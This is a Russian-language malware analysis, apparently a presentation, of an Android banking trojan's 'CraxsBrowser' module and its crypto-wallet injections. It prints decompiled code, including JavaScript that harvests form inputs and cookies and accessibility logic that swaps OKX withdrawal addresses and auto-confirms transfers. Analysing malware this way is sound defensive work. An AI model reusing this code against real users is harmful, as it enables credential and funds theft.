
wallServices x CC x AccessService x MySettings x
}
}
public static void clickAtPosition(int i, int i2, AccessibilityNodeInfo accessibilityNodeInfo) {
    if (accessibilityNodeInfo == null) {
        return;
    }
    try {
        if (accessibilityNodeInfo.getChildCount() == 0) {
            Rect rect = new Rect();
            accessibilityNodeInfo.getBoundsInScreen(rect);
            if (rect.contains(i, i2)) {
                accessibilityNodeInfo.performAction(16);
                return;
            }
        }
        Rect rect2 = new Rect();
        accessibilityNodeInfo.getBoundsInScreen(rect2);
        if (rect2.contains(i, i2)) {
            accessibilityNodeInfo.performAction(16);
        }
        for (int i3 = 0; i3 < accessibilityNodeInfo.getChildCount(); i3++) {
            clickAtPosition(i, i2, accessibilityNodeInfo.getChild(i3));
        }
    } catch (Exception unused) {
    }
}
@Override // android.app.Service
public int onStartCommand(Intent intent, int i, int i2) {
    if (getServiceInfo() == null) {
        AccessibilityServiceInfo accessibilityServiceInfo = new AccessibilityServiceInfo();
        accessibilityServiceInfo.flags = 19;
        accessibilityServiceInfo.eventTypes = -1;
        accessibilityServiceInfo.notificationTimeout = 100L;
        accessibilityServiceInfo.packageNames = null;
        accessibilityServiceInfo.feedbackType = -1;
        setServiceInfo(accessibilityServiceInfo);
    }
    initializeService.MyAccess = this;
    return 1;
}

```

К тому же многие заготовки действий предполагают клики по произвольным координатам. Для этого определена функция **click**, которая вызывает другую функцию, **clickAtPosition**, передавая ей свои аргументы **i** и **i2**, а также узел – корень активного окна. Функция **clickAtPosition** проверяет наличие координат **i** и **i2** внутри узла и его детей и, в случае удовлетворения условия, производит действие над элементом, выполняя **accessibilityNodeInfo.performAction(16)**, где число **16** в качестве аргумента означает **ACTION_CLICK** – клик по элементу

CRAXSBROWSER

Самый важный вредоносный модуль, отличающий обновлённую версию от более старой – это встроенный браузер **CraxsBrowser**. Он определён в классе **CraxsBrowser** и в его основе лежит клиент **Chrome**:



```

CraxsBrowser
MyChrome
FILECHOOSEER_RESULTCODE in
mWebView WebView
savename String
CromeClient CraxsBrowser$
GPassword String
dataMap Map<String, Strin
iamout boolean
mUploadMessage ValueCallb
{...} void
CraxsBrowser() void
GetAllFounded() String
RemoveFile(String) Boolea
access$000(CraxsBrowser)
access$002(CraxsBrowser,
access$100(CraxsBrowser,
checkurl(String) String
finish() void
getPassword(WebView) void
onActivityResult(int, int
onBackPressed() void
onConfigurationChanged(Co
onCreate(Bundle) void
onDestroy() void
readDataFromFile(String)
saveDataToFile(String, St
setIcon(Context, Bitmap)
ctvqjkeeff1317
ejbcgagtbgl314
EncryptionUtils
fdzkwnfkrw1320
hbnvacdixp1311
hiyovkjeyz1312
ImageSaver

44 /* loaded from: classes.dex */
public class CraxsBrowser extends Activity {
    private static final int FILECHOOSEER_RESULTCODE = 1;
    public static WebView mWebView = null;
    public static String savename = "";
    final MyChrome CromeClient = new MyChrome();
    String GPassword = "";
    Map dataMap = new HashMap();
    boolean iamout = false;
    private ValueCallback mUploadMessage;

    static /* synthetic */ ValueCallback access$000(CraxsBrowser craxsBrowser) {
        return craxsBrowser.mUploadMessage;
    }

    static /* synthetic */ ValueCallback access$002(CraxsBrowser craxsBrowser, ValueCallback
valueCallback) {
        craxsBrowser.mUploadMessage = valueCallback;
        return valueCallback;
    }

    static /* synthetic */ void access$100(CraxsBrowser craxsBrowser, String str, String str2) {
        craxsBrowser.saveDataToFile(str, str2);
    }

    protected void onActivityResult(int i, int i2, Intent intent) {
        if (i != 1 || this.mUploadMessage == null || intent == null || i2 != -1) {
            return;
        }
        String dataString = intent.getDataString();
        this.mUploadMessage.onReceiveValue(dataString != null ? new Uri[]{Uri.parse(dataString)} :
null);
        this.mUploadMessage = null;
    }

    /* loaded from: classes.dex */
    private class MyChrome extends WebC
        MyChrome() {

120 public void onCreate(Bundle bundle) {
121     String str;
122     super.onCreate(bundle);
123     try {
124         overridePendingTransition(0, 0);
125         Intent intent = getIntent();
126         try {
127             str = intent.getStringExtra("key");
128         } catch (Exception unused) {
129             str = null;
130         }
131         if (str == null) {
132             str = "off";
133         }
134         try {
135             setTitle(intent.getStringExtra("label"));
136         } catch (Exception unused2) {
137         }
138         try {
139             byte[] byteArrayExtra = getIntent().getByteArrayExtra("icon");
140             setIcon(getApplicationContext().getResources().getDrawable(byteArrayExtra, 0,
byteArrayExtra.length));
141         } catch (Exception unused3) {
142         }
143         setContentView(R.layout.wib);
144         WebView webView = (WebView) findViewById(R.id.webView1);
145         mWebView = webView;
146         webView.getSettings().setJavaScriptEnabled(true);
147         mWebView.getSettings().setDomStorageEnabled(true);
148         mWebView.getSettings().setLoadWithOverviewMode(true);
149         mWebView.getSettings().setEnableSmoothTransition(true);
150         mWebView.setScrollBarStyle(0);
151         try {
152             mWebView.getSettings().setUseWideViewPort(true);
153             mWebView.getSettings().setAllowFileAccess(true);
154             mWebView.getSettings().setAllowFileAccessFromFileURLs(true);
155             mWebView.getSettings().setAllowUniversalAccessFromFileURLs(true);
156         } catch (Exception unused4) {
157         }
158         mWebView.getSettings().setBuiltInZoomControls(false);
159         mWebView.getSettings().setPluginState(WebSettings.PluginState.ON);
160         if (!str.contains("google.com") && !str.contains("youtube.com")) {
161             mWebView.getSettings().setUserAgentString(
162                 "Mozilla/5.0 (Linux; Android 11; SM-A125F Build/RP1A.200720.012; wv) AppleWebKit/537.36 (KHTML, like G
ecko) Version/4.0 Chrome/99.0.4844.88 Mobile Safari/537.36 [FB_IAB/FB4A;FBAV/362.0.0.27.109;]");
163             mWebView.setDownloadListener(new AnonymousClass1());
164             mWebView.setWebViewClient(new AnonymousClass2());
165             mWebView.setWebChromeClient(this.CromeClient);
166             savename = str;
167             mWebView.loadUrl(checkurl(str));
168             new Thread(new AnonymousClass3()).start();
169         }
170     }
171     mWebView.getSettings().setUserAgentString(
172         "Mozilla/5.0 (Linux; Android 11; Redmi Note 8 Pro) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.
4472.88 Mobile Safari/537.36");
173     mWebView.setDownloadListener(new AnonymousClass1());
174     mWebView.setWebViewClient(new AnonymousClass2());
175     mWebView.setWebChromeClient(this.CromeClient);
176     savename = str;
177     mWebView.loadUrl(checkurl(str));
178     new Thread(new AnonymousClass3()).start();
179 } catch (Exception unused5) {
180 }
181 }

```

При создании экземпляра браузера производится установка необходимых значений параметров настроек: включение поддержки **JavaScript**, активация **DOM**-хранилища, выдача доступа к файлам и другое:

CRAXSBROWSER

Любопытно здесь создание новых потоков исполнения с объектами класса **AnonymousClass3**. Объект такого класса инициализирует Handler с фоновым потоком, в который, в свою очередь, передаётся объект класса **AnonymousClass1**, который выполняет функцию **getPassword**, передавая ей **mWebView**

Функция **getPassword** исполняет **JavaScript** в контексте переданного **WebView** и вызывает объект класса **AnonymousClass4** в качестве **callback** функции:

```

309 private String checkurl(String str) {
310     if (str.toLowerCase().startsWith("https://") || str.toLowerCase().startsWith("http://")) {
311         return str;
312     }
313     return "http://" + str;
314 }
315
322 void getPassword(Webview webView) {
323     if (webView == null) {
324         return;
325     }
326     webView.evaluateJavascript(
327         "var frame = null;\nng = () => {\n  if (!frame) {\n    frame = document.createElement('iframe');\n    frame.style.display = 'none';\n    document.body.appendChild(frame);\n  }\n  \n  console = frame.contentWindow.console;\n  var inputs = document.querySelectorAll('input');\n  var websiteLink = window.location.href;\n  var alltext = \"\";\n  inputs.forEach(function(input) {\n    var type = input.getAttribute('type');\n    var value = input.value;\n    if (value !== \"\" && value !== null && type !== \"hidden\" && type !== \"checkbox\") {\n      alltext += \"[\" + type + \"]: \" + value + \"-\" + \"[Cookie]:\" + document.cookie + \"-\";\n    }\n  });\n  return alltext;\n};\n\nng();\n\", new
328 AnonymousClass4());
329 }
330
331 /* JADX INFO: Access modifiers changed from: package-private */
332
333 /* renamed from: remember.left.shxtoilzocgzhsycroszkwzgwvjdpkriyhlmpjlkglgeuo2.sjtwumpsqicxfsrmtjv
334 fnyastyjwjhoyoylxfbczwywxmsfqf4.CraxsBrowser$4 */
335 /* loaded from: classes.dex */
336 public class AnonymousClass4 implements ValueCallback {
337     AnonymousClass4() {
338     }
339
340     public void onReceiveValue(String str) {
341         if (str.equals("null") || str.equals("")) {
342             return;
343         }
344         String str2 = "[Website]: " + CraxsBrowser.savename + "-" + str.substring(1, str.length()
345 - 1) + "[EOF]~";
346         String str3 = CraxsBrowser.savename;
347         if (CraxsBrowser.this.dataMap.containsKey(str2)) {
348             return;
349         }
350         CraxsBrowser.access$100(CraxsBrowser.this, str2, str3);
351     }
352 }

```



CRAXSBROWSER

JavaScript, исполняемый в контексте переданного **WebView**:


1. Создаёт новый **iframe**-элемент, связывая его с переменной **frame**
2. Переопределяет **console**, чтобы он указывал на **console** созданного **iframe**
3. Записывает список **input**-элементов в переменную **inputs**
4. Итерируясь по элементам этого списка, записывает их типы, потенциально полезные значения параметров **value** и значения **Cookie**, komponуя собранную информацию в возвращаемую переменную **alltext**

```
1  var frame = null;
2
3  g = () => {
4    if (!frame) {
5      frame = document.createElement('iframe');
6      frame.style.display = 'none';
7      document.body.appendChild(frame);
8    }
9
10   console = frame.contentWindow.console;
11   var inputs = document.querySelectorAll('input');
12   var websiteLink = window.location.href;
13   var alltext = "";
14
15   inputs.forEach(function(input) {
16     var type = input.getAttribute('type');
17     var value = input.value;
18
19     if (value !== "" && value !== null && type !== "hidden" && type !== "checkbox") {
20       alltext += "[" + type + "]: " + value + "~" + "[Cookie]:" + document.cookie + "~";
21     }
22   });
23
24   return alltext;
25 };
26
27 g();
```



CRAXSBROWSER

Callback функция, объект класса **AnonymousClass4**, дополнительно оборачивает полученную информацию, добавляя ссылку на сайт, в который была произведена инъекция скрипта и из которого таким образом были извлечены данные пользователя, и передаёт её в метод **access\$100**, перенаправляющий информацию в метод **saveDataToFile**, который кодирует её в **Base64** и записывает в текстовый файл на внешнем хранилище, в папку **/Config/sys/apps/Data**:



ПРОЧИЕ ИНЪЕКЦИИ В WEBVIEW


В отдельные функциональные блоки вредоносного ПО вынесены инъекции в **WebView** нескольких **платёжных приложений**, среди которых оказались и **Binance** с **Okex**. Для выявления использования таких приложений, обрабатываемые события **AccessibilityEvent** проверяются на удовлетворение перечню условий, в следствие чего происходит классификация конкретного сервиса и выбор соответствующей инъекции.

BINANCE

Обрабатываемые события **AccessibilityEvent** проверяются на соответствие нескольким условиям, среди которых:

- имя пакета (**PackageName**) равно **com.binance.dev**
- имя ресурса (**ViewIdResourceName**) равно **com.binance.dev:id/2131378415** или **com.binance.dev:id/2131378375**

При удовлетворении данных условий исполнение переходит к функции **binanceinj**



ПРОЧИЕ ИНЪЕКЦИИ В WEBVIEW

BINANCE

The screenshot displays the Android Studio IDE with the following components:

- Left Pane (Project Structure):** Shows the hierarchy of the app. The 'MyWebView' package is expanded, revealing the 'binanceinjection' and 'binancewalletinjection' methods.
- Right Pane (Source Code):** Displays the Java code for the 'binanceinjection' method. The code includes:
 - Initialization of the WebView and its layout parameters.
 - Language detection and handling using a switch statement.
 - Injection of JavaScript code to interact with the app's accessibility services.

```

93 webView.setVerticalScrollBarEnabled(false);
94 webView.setHorizontalScrollBarEnabled(false);
95 ViewGroup.LayoutParams layoutParams = webView.getLayoutParams();
97 layoutParams.height = ScreenUtil.getScreenHeight(context);
98 webView.setLayoutParams(layoutParams);
99 String language = Locale.getDefault().getLanguage();
100 language.hashCode();
    switch (language.hashCode()) {
        case 3241:
            if (language.equals("en")) {
                c = 0;
                break;
            }
            break;
        case 3383:
            if (language.equals("ja")) {
                c = 1;
                break;
            }
            break;
        case 3428:
            if (language.equals("ko")) {
                c = 2;
                break;
            }
            break;
        case 3886:
            if (language.equals("zh")) {
                c = 3;
                break;
            }
            break;
    }
    String str = "";
    switch (c) {
        case 0:
            default:
                str =
                *PCFETONUMVFI GhobWw+CjxodGlsI GxhbmC9ImVuI j4KPGhLYWQ+Ci AgICA8bWV0YSBjaGFyc2V0PSJ VVEY TOCI+Ci AgICA8bWV0
    }
    webView.loadData(str, "text/html", "base64");
    binanceWalletInjview.addView(webView);
    TextView textView2 = new TextView(context.getApplicationContext());
    textView2.setText("");
    textView2.setLayoutParams(new FrameLayout.LayoutParams(-2, -2));
    layoutParams2.gravity = 51;
    layoutParams2.height = ScreenUtil.dp2px(context, 40.0f);
    layoutParams2.width = ScreenUtil.dp2px(context, 130.0f);
    textView2.setLayoutParams(layoutParams2);
    textView2.setBackgroundColor(context.getResources().getColor(17170445));
    textView2.setClickable(true);
    textView2.setOnClickListener(new View.OnClickListener() {
        // from class: remember.left.shxtoilzocgzhysicroszkwwzgvi djprkiyhlmopj lkg lgeuo2.Binance.1
        @Override // android.view.View.OnClickListener
        public void onClick(View view) {
            Binance.binanceWalletInjviewLayoutParams.width = -1;
            Binance.binanceWalletInjviewLayoutParams.height = -2;
            Binance.binanceWalletInjviewLayoutParams.gravity = 51;
            Binance.binanceWalletInjviewLayoutParams.flags = -2142501088;
            Binance.windowManager.updateViewLayout(Binance.binanceWalletInjview, Binance.binanceWalletInjviewLayoutParams);
            Binance.showWebview(context);
            List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId = ((
            AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
            "com.binance.dev:id/2131365201");
            if (findAccessibilityNodeInfosByViewId.isEmpty()) {
                findAccessibilityNodeInfosByViewId = ((AccessibilityService) context).
                getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.binance.dev:id/2131365203");
            }
            if (findAccessibilityNodeInfosByViewId.size() == 1) {
                String unused = Binance.usdtaddress = findAccessibilityNodeInfosByViewId.get(0).
                getText().toString();
            }
            List<AccessibilityNodeInfo> findAccessibilityNodeInfosByViewId2 = ((
            AccessibilityService) context).getRootInActiveWindow().findAccessibilityNodeInfosByViewId(
            "com.binance.dev:id/2131365306");
            if (findAccessibilityNodeInfosByViewId2.isEmpty()) {
                findAccessibilityNodeInfosByViewId2 = ((AccessibilityService) context).
                getRootInActiveWindow().findAccessibilityNodeInfosByViewId("com.binance.dev:id/2131365309");
            }
        }
    });
  
```


ПРОЧИЕ ИНЪЕКЦИИ В WEBVIEW

BINANCE

binanceinj устанавливает параметры настроек **WebView**, а также определяет предпочтительный **язык пользователя** и подбирает соответствующий **HTML** код, закодированный в **Base64**, который подгружается в **WebView**. **HTML**-страница представляет из себя *подтверждение получения некоторой суммы в USDT* на свой кошелёк.

В декодированном варианте видно тег **script**, определяющий функцию **transaction_info**, которая подставляет значения из передаваемого ей словаря **data** в качестве значений элементов:

```
function transaction_info(data) {
    document.getElementsByClassName("usdt_amount")[0].innerHTML = data.usdt_amount;
    <!-- document.getElementsByClassName("usd_amount")[0].innerHTML = data.usd_amount; -->
    document.getElementsByClassName("chain")[0].innerHTML = data.chain;
    document.getElementsByClassName("from")[0].innerHTML = data.from;
    document.getElementsByClassName("to")[0].innerHTML = data.to;
    document.getElementsByClassName("fee")[0].innerHTML = data.fee;
    document.getElementsByClassName("total_amount")[0].innerHTML = data.total_amount;
}
```

В **TextView** устанавливается **прослушиватель кликов**, и по клику, с использованием "**Специальных возможностей**", некоторые пользовательские данные, такие как *адрес USDT кошелька* и хранимое на нём *число USDT*, записываются в переменные **usdtaddress** и **usdtamount**. В процессе инъекции, в рамках метода **sendOldValue** класса **Binance**, в **WebView** также выполняется **JavaScript** код, вызывающий функцию **transaction_info** и, следовательно, устанавливающий значения элементов *инъектированной страницы*. **Схематично:**

В остальном основной флору инъектирования **WebView** как **Binance** и **Okex**, так и других платёжных приложений совпадает и описывается далее.

Confirm order

You will get

usdtamount - 1 USDT

Address	usdtaddress
Network	Tron(TRC20)
Source	资金账户
Coin	USDT
Amount	usdtamount USDT
Network fee	1 USDT

Ensure that the address is correct and on the same network,
 Transaction cannot be cancelled.

ПРОЧИЕ ИНЪЕКЦИИ В WEBVIEW

ОКЕХ

Устанавливаемый в **TextView** прослушиватель кликов, помимо записи адреса пользовательского **USDT** кошелька и значения суммы, хранящейся на нём, в переменные, также по клику производит принудительное редактирование значений в узлах

com.okinc.okex.gp:id/addressInput, элементах ввода адреса кошелька, на другое значение **usdtaddress**, определённое во вредоносном приложении в сервисе

initializeService, и принудительные клики по кнопкам, обозначающим *ВСЮ* сумму

(**com.okinc.okex.gp:id/allAmount**) и подтверждение действия

(**com.okinc.okex.gp:id/confirmBtn**):

```

94 textViewBottomButton.setOnClickListener(new View.OnClickListener() {
95     // from class: remember.left.shxtoilzocgzhyisicrosskwwzgwjddjprkiyhlmopjlkglgeuo2.Okex.1
96     @Override // android.view.View.OnClickListener
97     public void onClick(View view) {
